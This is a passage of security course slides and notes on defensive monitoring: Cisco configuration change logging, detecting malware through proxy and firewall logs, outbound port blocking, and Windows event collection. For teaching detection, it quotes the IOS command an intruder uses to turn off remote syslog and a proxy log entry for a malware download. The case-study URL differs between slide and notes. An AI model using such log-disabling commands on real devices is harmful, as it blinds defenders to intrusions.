- Cisco added Configuration Change Notification and Logging to Cisco IOS in 2003
- Allows routers and switches to immediately report changes as they are made:
 - *...allows the tracking of configuration changes entered on a per-session and per-user basis by implementing an archive function... This feature also adds a notification mechanism that sends asynchronous notifications to registered applications whenever the configuration log changes.¹*
- Turn this on!

Continuous Monitoring and Security Operations

97

Built-in Change Detection: Cisco Routers

Cisco Configuration Change Notification and Logging will report changes to a Cisco device configuration live, as they happen. This includes reporting the commands an attacker could use to disable logging and/or Configuration Change Notification and Logging.

Simply logging all commands to a remote syslog server suffers this risk: an attacker who gains enable access on a router access and types "no logging X.X.X.X" will disable remote syslog, and the usual message "Configured from vty0" will be reported locally only. Cisco Configuration Change Notification and Logging mitigates this risk.

Configuration Change Notification and Logging was first made available in the following version: 12.2(25)S, 12.2(27)SBC, 12.2(33)SB, 12.2(33)SRA, 12.2(33)SXH, 12.3(4)T, 15.0(1)EX and Cisco IOS XE Release 2.1

[1] <http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/config-mgmt/configuration/xe-3s/config-mgmt-xe-3s-book/cm-config-logger.html> (http://cyber.gd/511_553) QR



How-To: Configuration Change Notification and Logging

- Here's how to enable Cisco Configuration Change Notification and Logging¹

```
Router> enable
Router# configure terminal
Router (config)# logging 10.5.11.200
Router (config)# archive
Router (config-archive)# log config
Router (config-archive-log-config)# logging enable
Router (config-archive-log-config)# logging size 1000
Router (config-archive-log-config)# hidekeys
Router (config-archive-log-config)# notify syslog
Router (config-archive-log-config)# end
```

Continuous Monitoring and Security Operations

98

How-To: Configuration Change Notification and Logging

A few notes on the syntax above.

- **logging 10.5.11.200**: configures sending logs to a remote syslog server. This step is not necessary if syslog has already been configured.
- **logging size 1000**: configures maximum configuration log entries. Can be 1-1000, default is 100.
- **hidekeys**: suppresses the logging of passwords (VERY important!)

[1] <http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/config-mgmt/configuration/xe-3s/config-mgmt-xe-3s-book/cm-config-logger.html> (http://cyber.gd/511_553)

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- **[Leveraging Firewall/Proxy Data]**
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

99

Course Roadmap

Our next section discusses leveraging firewall and proxy log data.

Leveraging Proxy and Firewall Data

- Layer 7 Proxies contain high-fidelity transaction logs
 - Includes all HTTP URLs
- Firewalls can log all traffic
 - Both accepted and denied
 - Outbound denied traffic is often valuable (and often ignored)
- Both can provide a wealth of NSM data

Leveraging Proxy and Firewall Data

Firewalls are a robust and mature technology, that are often used in "set it and forget it" mode.

Most firewalls can log all traffic, both allowed and denied, inbound and outbound. Inbound denials are usually ignored, as they document the vast and uncontrolled "background noise" of the Internet, and all the worms, botnets and malware it contains.

If outbound access is filtered (which is not often the case), the outbound denied logs offer a wealth of critical (and often ignored) continuous security monitoring data.

{CSC}

CSC 13-6: Boundary Defense

- *Design and implement network perimeters so that all outgoing web, file transfer protocol (FTP), and secure shell traffic to the Internet must pass through at least one proxy on a DMZ network. The proxy should support logging individual TCP sessions; blocking specific URLs, domain names, and IP addresses to implement a black list; and applying whitelists of allowed sites that can be accessed through the proxy while blocking all other sites.¹*

Continuous Monitoring and Security Operations

101

CSC 13-6: Boundary Defense

CSC 13-6 continues:

Organizations should force outbound traffic to the Internet through an authenticated proxy server on the enterprise perimeter. Proxies can also be used to encrypt all traffic leaving an organization.²

[1] <http://www.sans.org/critical-security-controls/control/13> (http://cyber.gd/511_450) QR

[2] Ibid.



Mandatory Proxies

- A mandatory proxy for outbound connections means:
 - A direct malware C2 connection will fail
 - Or the malware must send C2 via the proxy
- This provides a convenient choke point to scan all downloads, plus:
 - Save all executable downloads for future (repeated) scanning
 - Write scripts to perform behavioral checks

Mandatory Proxies

A default stance of "proxy all outbound connections unless whitelisted" is a great control. Specific exceptions may be granted (for connections like static VPN tunnels).

This choke point gives time to assess a threat in real time, plus **remember** specific actions, such as every URL accessed, and the contents of every executable download.

We have discussed that virus scanning is primarily blacklisting that will fail. Signature-based antivirus is also a race condition: can the vendor create a signature before you receive the malware? The answer is often "no" for advanced and fast-moving malicious software.

While prevention is ideal, detection is a must: save every executable file that passes via your proxy. Scan all in real-time, and then: re-scan periodically as antivirus signatures update. You may be surprised at how many "clean" executables become malicious as time goes on!

Proxies Rule!

- Target network used proxies for all outbound client-based Internet access
 - *Proxies keep cropping up over and over, because they are fundamentally a sound idea. Every so often someone re-invents the proxy firewall - as a border spam blocker, or a 'web firewall' or an 'application firewall' or 'database gateway' - etc. And these technologies work wonderfully. Why? Because they're a single point where a security-conscious programmer can assess the threat represented by an application protocol, and can put error detection, attack detection, and validity checking in place¹*

Continuous Monitoring and Security Operations

103

Proxies Rule!

The quote above is from Marcus Ranum's take on Deep Packet Inspection, and has a number of other great quotes, including:

There are a few vendors who have continued to sell proxy firewalls throughout the early evolution of the Internet, but most of the proxy firewalls are long gone. Basically, the customers didn't want security; they wanted convenience and the appearance of having tried. What's ironic is that a lot of the attacks that are bedeviling networks today would never have gotten through the early proxy firewalls. But, because the end user community chose convenience over security, they wound up adopting a philosophy of preferring to let things go through, then violently slamming the barn door after the horse had exited.²

[1] <http://taosecurity.blogspot.com/2005/05/marcus-ranum-on-proxies-deep-packet.html>
(http://cyber.gd/511_554) QR

[2] Ibid.



Behavioral Proxy Checks

- Look for executable downloads from "naked" IP addresses
 - This is (more) normal:
`http://sec511.com/file.exe`
 - This is less normal: `http://198.51.100.11/file.exe`
- Also, check for high entropy in file and directory names
 - Directory: `"/downloads"` -- lower entropy
 - Directory: `"/liHhXwdzMhJX"` -- higher entropy

Continuous Monitoring and Security Operations

104

Behavioral Proxy Checks

Many types of malware will download executable content directly from an IP address, such as `http://198.51.100.11/file.exe`

It's also common to see both "naked" IP addresses combined with high-entropy directories and names, as we'll see next.

We discussed entropy in detail during 511.3. It keeps showing up again and again, in malware ranging from garden-variety spyware to (real) Advanced Persistent Threat (APT).

Case Study: Naked Downloads

- We wrote a simple script to scan Squid proxy logs to detect downloads of EXEs from 'naked IPs'
- First hit:
 - 172.17.103.3 - - [19/Apr/2014:15:48:10 -0400] "GET http://203.0.113.177/lksdfhwey/r.exe HTTP/1.0" 200 731 TCP_MISS:DIRECT
- "Why is a nursing station downloading software from a former Soviet Union country?"
 - EXE scanned clean by 2 separate antivirus programs (proxy and desktop)
- PC was compromised: inbound prevention and detection had failed

Continuous Monitoring and Security Operations

105

Case Study: Naked Downloads

The URL was:

```
http://101.93.59.108/lksdfhwey/r.exe
```

Beyond the naked IP, it illustrates other common malware patterns:

- Note the high-entropy directory name
- And the 1-character EXE name

Automating searches for these patterns is very straightforward.

Proxies Allow Easy Detection of C2

- We discussed "persistent" C2 connections in 511.3
 - Firewall and proxy logs offer a great way to find these
- The course authors wrote a script to detect persistent outbound connections, and found:
 - Weather toolbars, etc.
 - 'Legit' reverse https tunnels (known and unknown)
 - Loads of spyware
- "Why is the accountant's PC constantly connecting to an IP in Panama?"
 - PC was a member of a botnet
 - Prevention and detection failed
 - Again!

Continuous Monitoring and Security Operations

106

Proxies Allow Easy Detection of C2

We often hear "fail"-based responses to tracking modern C2 traffic: it's encrypted, so there are no patterns, etc.

Your Sec-Linux-511 virtual machine has a Perl script called "persistent.pl" that checks for persistent outbound connections in Squid proxy logs. It can be easily adjusted to handle other log formats. It is located in /usr/local/bin/persistent.pl

Leveraging Firewall Logs

- Many sites allow unlimited outbound connectivity
 - This is a recipe for failure
- As previously discussed, it is better to have a "default deny" policy for outbound traffic
 - Force traffic through a proxy (ideal) or next generation firewall
- Then block/log denied outbound traffic
 - And alert for specific high-value blocks

Continuous Monitoring and Security Operations

107

Leveraging Firewall Logs

Unlimited outbound connectivity is common, and is also a recipe for disaster for networks that contain sensitive data or systems.

Most sites focus on how attackers get in. It is quite helpful to remember the ultimate goal is (usually) not getting **in**: it's getting data **out**.

All organizations will suffer breaches: the attackers have and will get in. The question needs to be asked: how will they get the data out?

If there is unlimited outbound connectivity, the answer is (or was): straight out.

Exfiltration of sensitive data should be more difficult than that.

{CSC} CSC 14: Audit Logs

Most free and commercial operating systems, network services, and firewall technologies offer logging capabilities. Such logging should be activated, with logs sent to centralized logging servers. Firewalls, proxies, and remote access systems (VPN, dial-up, etc.) should all be configured for verbose logging, storing all the information available for logging in the event a follow-up investigation is required¹

Continuous Monitoring and Security Operations

108


CSC 14: Audit Logs

CSC 14 continues:

Furthermore, operating systems, especially those of servers, should be configured to create access control logs when a user attempts to access resources without the appropriate privileges. To evaluate whether such logging is in place, an organization should periodically scan through its logs and compare them with the asset inventory assembled as part of Critical Control 1 in order to ensure that each managed item actively connected to the network is periodically generating logs.²

[1] <http://www.sans.org/critical-security-controls/control/14> (http://cyber.gd/511_465) QR

[2] Ibid.



Bots Love Spam

Monitoring outbound e-mail traffic, regardless of whether the traffic is allowed or blocked by the firewall, is a highly effective method for detecting compromised hosts. This can be done by monitoring firewall or flow logs. Create a report or rule to monitor any outbound traffic destined for port 25.¹



Continuous Monitoring and Security Operations

109

Bots Love Spam

SANS Technology Institute graduate Jim Beechey wrote a great paper on this concept called "SIEM Based Intrusion Detection with Q1Labs Qradar".

Jim also said:

I've used daily SMTP reports for years in a university dorm network with very high success rate. Standard practice for our team is to assume any machine generating 250 or more SMTP events in a 24 hour period is compromised. Most often, the numbers will be much higher, likely in the thousands of events.¹

[1] <http://www.sans.org/reading-room/whitepapers/detection/siem-based-intrusion-detection-q1labs-qradar-33278> (http://cyber.gd/511_582)

[2] Ibid.

Which Outbound Ports to Block/Log/Alert

- Malware often uses the following ports to spread, communicate, send spam, etc.:
 - 25/TCP (SMTP) – 1900/UDP (SSDP)
 - 135/TCP (DCE/RPC) – 3389/TCP (RDP)
 - 137/UDP (NetBIOS Name Service)
 - 139/TCP (NetBIOS Session Service)
 - 445/TCP (SMB over TCP)
- In addition to blocking these outbound ports, monitor blocked traffic

Continuous Monitoring and Security Operations

110

Which Outbound Ports to Block/Log/Alert

As previously discussed: a default outbound deny rule is best. Then monitor denied traffic sent to the above list.

Note: this is meant to be a starting point, you will likely find more ports to monitor.

You will also likely find misconfigured systems attempting to send traffic to the Internet. As discussed previously: any misconfigured system that impacts your ability to perform continuous security monitoring needs to be fixed.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- **[Configuring Centralized Windows Event Logging]**
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

111

Course Roadmap

Our next section describes how to configure centralized Windows event logging.

Configuring Centralized Windows Event Log Collection

- We will next discuss how to configure centralized Windows Event Log collection
- This is quite straightforward in a Windows Active Directory environment
- Leverages built-in functionality
 - No additional software required to install and/or purchase

Continuous Monitoring and Security Operations

112

Configuring Centralized Windows Event Log Collection

Let's centralize our Windows event logs!

NSA's (previously mentioned) *Spotting the Adversary with Windows Event Log Monitoring* includes a great overview of these steps.

http://www.nsa.gov/ia/_files/app/Spotting_the_Adversary_with_Windows_Event_Log_Monitoring.pdf (http://cyber.gd/511_328)

Collectors and Sources

- There are two types of systems in a centralized Windows event log environment
 - Collector: the central system that collects logs
 - Sources: systems that send logs to the collector
- It is best to use a dedicated system as a collector
 - Small-to-mid sized organizations may use an AD controller as a collector

Collectors and Sources


In order to centralize Windows event logs, you must configure collector and source systems.

Event collection allows administrators to get events from remote computers and store them in a local event log on the collector computer. The destination log path for the events is a property of the subscription. All data in the forwarded event is saved in the collector computer event log (none of the information is lost). Additional information related to the event forwarding is also added to the event.¹

[1] [http://msdn.microsoft.com/en-us/library/windows/desktop/bb427443\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb427443(v=vs.85).aspx)
(http://cyber.gd/511_584)

Configuring Centralized Logging (1)

- Go to Server Manager -> Features -> Group Policy Management -> Forest -> Domains -> <Domain>
- Right-click the domain and "Create a GPO in this domain, and Link it here..."



Configuring Centralized Logging (1)

To begin configuring centralized logging:


- Go to Server Manager -> Features -> Group Policy Management -> Forest -> Domains -> <Domain>
- Right-click the domain and "Create a GPO in this domain, and Link it here..."

These directions apply to Windows Server 2008. Windows 2012 follows a similar process, for more details see:

<http://technet.microsoft.com/en-us/library/cc748890.aspx> (http://cyber.gd/511_583)

Configuring Centralized Logging (2)

- Create 2 GPOs:
Collectors and Sources
- Ensure the Collectors GPO is both "Enforced" and "Link Enabled"



Continuous Monitoring and Security Operations


115

Configuring Centralized Logging (2)

Here we created 2 GPOs (Group Policy Objects): collectors and sources. Both the Collectors GPO is "Enforced" and "Link Enabled."

Create Two Groups

- Go to Server Manager -> Roles -> Active Directory Domain Services -> Active Directory Users and Computers -> [domain] -> New
- Choose "group"
- Name one group "Collectors"
- Name the 2nd group "Sources"



Continuous Mo

116


Create Two Groups

Now create two groups:

- Go to Server Manager -> Roles -> Active Directory Domain Services -> Active Directory Users and Computers -> [domain] -> New
- Choose "group"
- Name one group "Collectors"
- Name the 2nd group "Sources"

Add Computers to Groups

- Add the source computer or groups to the Sources group
- Add the Collector computer to the collectors group




Add Computers to Groups

Now add each source computer to the Sources group.


You may use pre-existing active directory groups to simplify this process, create a new group (as we did in this example, called "sources), or add individual computers.

Next Change "Object Types" for each group to Computers and Groups.



Windows Remote Management

- Enable Windows Remote Management on the collector system by opening an administrative shell and typing:
- `C:\> winrm qc`



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>winrm qc
WinRM already is set up to receive requests on this machine.
WinRM is not set up to allow remote access to this machine for management.
The following changes must be made:

Create a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.
Enable the WinRM firewall exception.
Make these changes [y/n]? y
WinRM has been updated for remote management.
Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.
WinRM firewall exception enabled.
C:\Windows\system32>
```

Continuous Monitoring and Security Operations

118

Windows Remote Management


Enable Windows Remote Management on the collector system by opening an administrative shell and typing:

```
C:\> winrm qc
```

The "winrm qc" command will enable the Windows Remote Management Service for remote requests, and also create the proper firewall rule.

Enable the Windows Event Collector

- Next, enable the Windows Event Collector by opening an administrator shell and typing:
- `C:\> wecutil qc`



```
Administrator: Command Prompt
C:\Windows\system32>wecutil qc
The service startup mode will be changed to Delay-Start. Would you like to proceed ( Y- yes or N- no)?Y
Windows Event Collector service was configured successfully.
C:\Windows\system32>
```

Continuous Monitoring and Security Operations

119

Enable the Windows Event Collector


Next, enable the Windows Event Collector by opening an administrator shell and typing:

`C:\> wecutil qc`

wecutil is the Windows Event Collector utility.

Creating the Subscription in Event Viewer

- Name the subscription "Monitored Events"
- Choose Source computer initiated
- Add the "Sources" group



Creating the Subscription in Event Viewer

On the collector system:


- Run **eventvwr.exe** as an administrator
- Highlight "Subscriptions"
- Go to Actions -> Create Subscription...

Then:

- Name the subscription "Monitored Events"
- Choose Source computer initiated
- Add the "Sources" group

Choose Events

- Choose "Event Query" and Select all event Levels
- Choose "By log" select Application and Security




Choose Events

The "Advanced" button should show "Normal" event delivery optimization "HTTP" as the protocol. Leaving the defaults as-is is fine here.

The Complete Subscription

- Here is the completed subscription
- Let's begin to monitor!



122

The Complete Subscription

We have successfully centralized Windows event logs.

We will next discuss default Windows event log settings, systems such as Windows XP that don't log any security events by default, and a plan for changing that.

Windows Event Logs

- By default Windows XP does not log security events
 - These are critical, and should be enabled
 - Step-by-step directions for enabling XP event logs are included in the notes below
- Windows Vista, 7 and 8 and 8.1 have reasonable default logging options

Windows Event Logs

To turn on security logging in Windows XP:

1. Click Start, click Run, type mmc /a and then click OK.
2. On the File menu, click Add/Remove Snap-in, and then click Add.
3. Under Snap-in, click Group Policy, and then click Add.
4. In Select Group Policy Object, select Local Computer, click Finish, click Close, and then click OK.
5. In Console Root, select Local Computer Policy, and then click Audit Policy > Local Computer Policy > Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy
6. In the details pane, right-click the attribute or event you want to audit.
7. In Properties, select the options you want, and then click OK.
8. Repeat steps 6 and 7 for other events you want to audit.¹

[1] http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/els_start_security_log.mspx?mfr=true (http://cyber.gd/511_524)

Basic Recommended Windows XP Security Log Settings

Policy	Security Setting
 Audit account logon events	Success, Failure
 Audit account management	Success, Failure
 Audit directory service access	No auditing
 Audit logon events	Success, Failure
 Audit object access	Failure
 Audit policy change	Success, Failure
 Audit privilege use	Failure
 Audit process tracking	No auditing
 Audit system events	Success, Failure

Continuous Monitoring and Security Operations

124

Recommended Windows XP Security Log Settings


The following recommended settings are from the CISecurity Windows XP Benchmark 2.01; link is below.

- Audit Account Logon Events (Success, Failure)
- Audit Account Management (Success, Failure)
- Audit Directory Service Access (No auditing)
- Audit Logon Events (Success, Failure)
- Audit Object Access (Failure)
- Audit Policy Change (Success, Failure)
- Audit Privilege Use (Failure)
- Audit Process Tracking (No Auditing)
- Audit System Events (Success, Failure)¹

[1] http://benchmarks.cisecurity.org/tools2/windows/CIS_WindowsXP_Benchmark_v2.01.pdf
(http://cyber.gd/511_525)

Default Windows Vista and Newer Settings

- Check and set Windows Vista+ auditing with the command-line tool **auditpol.exe**



```
C:\>auditpol.exe /get /category:*
System audit policy
Category/Subcategory      Setting
System
  Security System Extension No Auditing
  System Integrity         Success and Failure
  IPsec Driver              No Auditing
  Other System Events       Success and Failure
  Security State Change     Success
Logon/Logoff
  Logon                     Success
  Logoff                    Success
  Account Lockout           Success
  IPsec Main Mode           No Auditing
  IPsec Quick Mode          No Auditing
  IPsec Extended Mode       No Auditing
  Special Logon             Success
  Other Logon/Logoff Events No Auditing
  Network Policy Server     Success and Failure
  User / Device Claims      No Auditing
Object Access
  File System               No Auditing
  Registry                  No Auditing
  Kernel Object             No Auditing
  SAM                       No Auditing
```

Continuous Monitoring and Security Operations

125

Default Windows Vista and Newer Settings

Type the following to see the currently-set audit policy on Windows 7+ :

```
C:\>auditpol.exe /get /category:*
```

Here are the policies that are set by default. All others are set to "no auditing":

System		
System Integrity		Success and Failure
Other System Events		Success and Failure
Security State Change		Success
Logon/Logoff		
Logon		Success
Logoff		Success
Account Lockout		Success
Special Logon		Success
Network Policy Server		Success and Failure
Policy Change		
Authentication Policy Change		Success
Audit Policy Change		Success
Account Management		
User Account Management		Success
Security Group Management		Success

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POF Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- **[Critical Windows Events]**
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

126

Course Roadmap

Our next section discusses critical Windows events.

Monitoring Critical Windows Events

- It's easy to be buried in massive amounts of low-quality logs
- We will focus on quality over quantity
 - Less is more, especially if "more" buries staff in alerts
- We will also focus on events that are easily detectable via Windows Event Logs using default settings

Monitoring Critical Windows Events

Quality trumps quantity. The sheer volume of Windows event logs can be overwhelming, leading to important signals becoming lost in the noise.

This is discussed in *Spotting the Adversary with Windows Event Log Monitoring*:

